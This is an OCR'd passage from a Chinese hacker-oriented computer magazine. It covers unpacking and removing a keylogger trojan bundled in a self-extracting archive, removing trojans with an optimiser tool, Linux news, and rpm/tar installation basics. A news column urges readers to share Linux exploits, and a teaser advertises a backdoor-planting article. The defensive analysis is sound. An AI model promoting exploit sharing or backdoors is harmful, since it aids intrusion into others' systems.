


图2 查看 open.exe 的相关信息

晕，这个 Setup=open.exe 是什么东西？用 winrar 单独解压缩来看看。解压缩以后首先来查壳，如图3所示。发现是加了 ASPack 的壳，那就先来给它脱壳吧，否则什么也收获不了哦。在

看雪那里找到 AspackDie，这是 ASPack 的脱壳程序（个人还是很喜欢看雪学院的）。直接运行 AspackDie，选择要脱壳的程序打开，很顺利地就把壳脱掉了。




图3 查壳结果

是用 C++ 写的东东，嘿嘿，现在它在我们面前就是赤裸裸的啦，赶快用 UE 来瞧个究竟吧。这里大家要有耐心，虽然很乱，但是我觉得有用的东西大多都是集中在一起的，如图 4 所示。




图4 盗号者接收邮件的信箱

种马人接收信息的邮箱的账号密码都已经摆在那里了，程序的作用我猜就是盗窃账号密码的，上面的 QQ 和梦幻西游就不用我再说什么了吧（嘿嘿，速改之）。而且这位不速之客的来历似乎也告诉我们了，如图 5 所示。redspider.dll 和 redspider.exe 估计就是服务端安装以后的东西了。那么现在就让我们一起来把它请出我们的地盘吧！先来看看启动项有什么问题，如图 6 所示。




图5 发现木马相关文件

这一看就暴露得更彻底啦，它直接地把自己加入到启动项中，连它所在的注册表的位置也清楚地写在上面，让我速速在注册表中解决它吧（从上面的图中知道这原来是个红蜘蛛键盘记录器）。为了方便，在注册表中直接搜索 redspider 就可以轻松找到它了，谁叫它的名字这么没艺术性呢，如图 7 所示。删除后我们就可以直接把它请出去了哦。重启之后来到 system32，它正在那里静静地等着我们呢，删除之后就天下太平了，如图 8 所示。




图6 发现木马自启动项




图7 删除木马自启动键值

看来我已经可以成为这匹马儿的合法主人了哦，速速改掉密码。




图8 木马程序

本文的技术含量不高，主要是给大家提个醒，现在真是人心叵测啊，安全随时都要注意。如果文章中有什么问题，欢迎在论坛提出，我恭候大家。

[文章中涉及的 AspackDie、PEiD、UltraEdit 在光盘中有提供]


编辑点评： 许多自解压包都包括 Setup=XXX.exe，不是木马就是捆绑的插件来提高自己网站的访问量的。UE 查找可疑信息比较常用，这是再脱壳之后的操作。作者这里是用软件脱壳的，建议大家学习脱壳技术，这样可以提高反病毒能力。NOHACK

“杀马”也有安全模式

SuperSheep

从本文你可以学到：
1. 使用智能卸载功能清除木马

现在的木马更新得可真快，用的技术也越来越多：Rocket、关键服务、文件关联等。这导致有些杀毒软件尽管能认出它们，却奈何不得，如诺顿；或是强行删了它们，却没把相关设置改过来，导致更严重的系统问题（像无法启动 Windows），如江民。那有没有什么既安全又好用的杀马方法呢？当然有。



图1

我们知道，所谓木马也不过就是个程序罢了，是程序就可以卸载，不论是.exe 还是.dll。那怎么卸呢？用“添加／删除程序”吗？当然不是（你见过木马有卸载项的吗？）。其实我们只要用杀毒软件找到这个木马，剩下的任务就可以交给优化大师了。打开优化大师，点系统清理维护下的软件智能卸载，再在右面点击“其他”，选中木马再点分析即可（图 1）。分析完毕后将所有数据删除，不留任何痕迹，这样所有的设置都会被更正，不会引发系统问题。

[文中所涉及的 Windows 优化大师，已经收录在光盘中]

编辑点评： 作者用智能卸载来清除木马的方法简单实用，请注意，一些如黑客之门和黑客守卫者这样的后门用该方法无效。经过测试，如果木马在系统目录下，该软件将无法进行分析。NOHACK

六月一日，基本已经和我们的读者脱离关系了。不过，1938年的第一本超人漫画也是在六月一日诞生的，想必很多人都是超人的fans吧？



本期《窗外》应读者要求，给大家介绍了Linux系统中常见的软件安装方法，生动地为大家组建了一个通用的共享网络~有了网络不能少了扫描！本期可以看到*NIX中颇为强大的Nmap。最后，想知道怎么留个万能的后门么？那就来看本期的《窗外》吧。

Linews

播报员：lala

企鹅lala：一个标准总是弄得风起云涌，有标准的没标准的各执一词。Qt的最终版本发行，XGL出现（Linux下3D桌面）图形化的*NIX是否是突飞猛进？树大招风！Linux病毒与日俱增，会影响Linux的发展么？

ODF开放文件格式获ISO认证 开源厂商同台竞争

Open Document Format已经通过ISO国际标准组织的审核，这将是全世界ODF格式推广的重要跳板。ODF联盟执行主管Marino Marchich说道："OpenDocument格式通过ISO批准，是推广开放技术标准在政府部门普及的一个重要里程碑。"

制定OpenDocument标准的主要目的之一就是为用户冲破法律上或者技术上的贸易壁垒提供保证，呵护他们对数据长久的访问权。

ODF格式可以让不同程序、平台之间自由地交换文件而不需要理会是何种应用程序所产生的文件，其主要的支持厂商是Corel、IBM、Opera、甲骨文、红帽以及国内软件厂商共2000多家公司。微软推行的OpenXML格式作为ODF的取代方案，同时也在积极地要让ISO国际组织通过成为标准，但还未获得通过。

lala 关于标准的新闻似乎从来都没有断过，关于垄断的新闻其实也没有断过，它们之间多少有点联系么？有些时候好像那些法律就是保护垄断的，如果有一天ODF收费了，我们可能又要支持另一个开放的格式……我们需要的只是自由！虽然有些时候只是精神上自由。

微软高层：开源Office是10年前产物 免费都不用

微软信息工作者事业部（IW）总经理Alan Yates表示，消费者花费500美元甚至更高的价格去购买即将上市的Office 2007是值得的。而开放源码的Open Office 2.0仅相当于微软10年前的产物。

据外电报道，Alan Yates称，我们有足够的理由让消费者宁愿花费500美元甚至更高的价格去购买Office 2007，也不愿免费使用Open Office 2.0。YatesA说："这取决于用户的工作性质，当然，如果仅仅是写写字，那么Open Office是够用了。但事实上，当前Open Office所能解决的问题，微软10年前就已经做到了。"

lala 多年前微软和Adobe争电子书格式……输了，今天又输了……虽然doc在事实上是使用最多的文档格式，但微软还是咽不下这一口气！当然，要是只是写写字，记事本也够用了。

lala在推广非Word文字处理系统的时候遇到了很多障碍，第一个试验对象是我老爸，习惯的问题导致了许多人不愿坚持使用新生事物。就像WPS把外观做得和MS Office一样，也是不得已。Open Office要推广开也不是靠一个标准几片呼声，除了fans们的支持，更要自身的努力。

奇趣科技Qt技术进入LSB 3.1最终发布版

为软件的快捷开发和简便操作提供领先技术的奇趣科技公司今天宣布，其Qt软件技术已成为LSB（Linux标准库）3.1最终版本的标准规范文档的一部分。

作为免费标准组织（Free Standards Group）的一个工作组，LSB致力于为Linux桌面开发一个一致认可的标准二进制运行环境。

这个新标准文档在符合ISO标准的LSB核心（LSB Core）中增加了新的桌面库规范。特别指出的是，它包括了Qt3.3的类库和基于Qt的应用程序所需的工具。该标准文档还允许一个可选模块将基于Qt4的应用程序融入到主流Linux发布中，GTK+的类库也包含在其中。

lala 使用KDE的没有不知道Qt的，云帆的EVA也是基于Qt（Linux下QQ客户端）。很多朋友都在GTK和QT之间徘徊、争执，不久的将来他们就要统一了！


其实lala一直喜欢Gnome的，原因只是Gnome的主题安装很简单（比较KDE而言），可以很快地把X弄得很漂亮~

Linux恶意软件飞速增长 危险性增加

根据俄罗斯反病毒软件公司Kaspersky的报告，2005年间针对Linux的恶意软件数量增长了一倍，Mac OS X也面临着严峻的考验。以往那种认为不使用Windows就可以保证安全的想法已经渐渐开始不再适用了。

这篇报告题为《2005年*NIX系统中恶意软件的发展》，其中指出，针对Linux的恶意软件，包括病毒／木马／后门软件／漏洞程序等等，已经由上一年的422种增加至863种。单纯从数字上来看，这与2005年下半年Kaspersky在Windows上发现的11000种恶意软件相比完全不值一提。然而Linux恶意软件往往会有更大的危害，因为多数用户认为恶意软件只针对Windows而没有采用足够的防范措施。

lala 树大了都招风，林子大了什么鸟也都有。但就lala的观察，Linux下的bug不比Windows少。但是能够造成危害，甚至引发病毒、攻击的却是很小的比例。这可能要归于*NIX先天设计的优越了。在此也向大家呼吁一下，如果你有Linux的EXP，千万不要吝啬！分享吧！"黑界"会记住你！



Linux下的软件安装

李亦聪

系统环境：Linux 版本——Fedora Core 4

用惯了Windows的用户一般不易于转换到Linux的软件安装模式，本文就带你学习几种基础的Linux软件安装方法。

一、rpm文件

就像Windows的MSI一样，安装很容易。

所谓的RPM就是RedHat Package Manager的缩写，是由Red Hat公司开发的软件包和管理程序，对于Linux初学者来说在安装上是非常方便的。而管理RMP最基本的工具也就是命令rpm，通过不同的参数来实现繁多的功能。

> Liunx中的命令、参数是区分大小写的。

1.安装

输入命令rpm -ivh *.rpm就能完成安装了。安装的时候rpm会检查包的依赖性，如果需要的文件没有的话是不可以进行安装的。解决的办法自然还是下载对应的包就OK了。当然，也可以使用—test选项来测试安装，以查看需要哪些支持。而选项--nodeps是不检查依赖性关系的。

> （强烈建议：除非你真的确定，不然请不要使用——nodeps参数。可以到http://www.rpmfind.net找需要的rpm安装包。）

2.升级

使用命令rpm -Uvh *.i386.rpm就可以完成对现有软件包的升级了。系统会自动删除相应的软件包老版本，如果配置文件同新版本兼容，则会自动将其保存为另外一个oldconfig.rpmsave文件。

3.查询

使用命令rpm -qa可以查询系统中的文件包。

使用rpm -qf Filename可以查询在哪个filename文件存在于哪个RPM包里。

使用rpm -qp File.rpm可以查询软件包的文件。

使用的时候可以与less命令同时使用，如rpm -qa | less，方便查询。

4.卸载

使用命令rpm -e packagename就可以完成卸载。至于包的名字是什么，通过-q查询就可以了。

5.校验

使用-V选项来校验已安装的rpm包，而使用-K选项来校验文件包中的文件。

如果你想查看关于RPM包的安装信息的话，可以使用-v选项，或者-vv选项得到更详细的信息。

6.*.src.rpm包的安装

.src.rpm包含了程序的源代码，安装时需要编译。以下是安装步骤：

```
rpm -ivh software-package.src.rpm
cd /usr/src/redhat/SPECS
rpmbuild -bb software-package.specs
```

接着就会在/usr/src/redhat/RPMS生成已经编译好的RPM文件，直接安装就可以了。

二、tar、tgz、tar.gz

1.安装

```
tar -xzvf filename
./configure
make
make install
```

首先是解压缩包，当然也可以在X下完成，接着进行安装配置，然后编译、安装就可以了。

> configure没有顺利完成，一般会提示缺少什么文件，从网上下载对应的包，然后安装。

2.清除临时文件和配置文件

安装完成后，可以使用make clean和make distclean来清除编译过程中产生的临时文件和配置过程中产生的文件。

3.卸载

在安装目录下使用make uninstall就可以完成卸载了。

三、*.bin、*.sh

bin是二进制的机器语言，sh则是脚本文件，它们的安装方法类似。

*.bin文件是源文件经过编译后得到的二进制机器语言。著名的媒体播放软件RealPlayer的Linux版本就是以这种格式发放的。

安装这两种文件都很简单，在目录下直接执行./filename就可以了，接下来的交给程序本身去完成吧。

不过进行以上两种文件安装之前，一定要修改它的属性，修改为“可执行”的，剩下的过程就是它的事情了。

其实Linux的软件包的管理还有很多方法。尤其是rpm的管理，比如yum、apt，我们会在以后的杂志中介绍。如果你已经发现了，不妨分享给大家吧。

编辑点评： 从Windows转为Linux有许多都需要适应，软件安装是很重要的一步，很多朋友就此问题求教。或许本文能帮你管理软件更容易些。当然Linux还有功能更强大的软件管理工具，不同的发行版本也有各具特色的工具，欢迎大家来分享经验。

菜鸟学习Linux服务器——Samba篇

Devil、EvilAngel

从本文你可以学到：
1.Samba服务器的架设。
2.公司文件服务器管理。
3.Samba工具使用技巧。

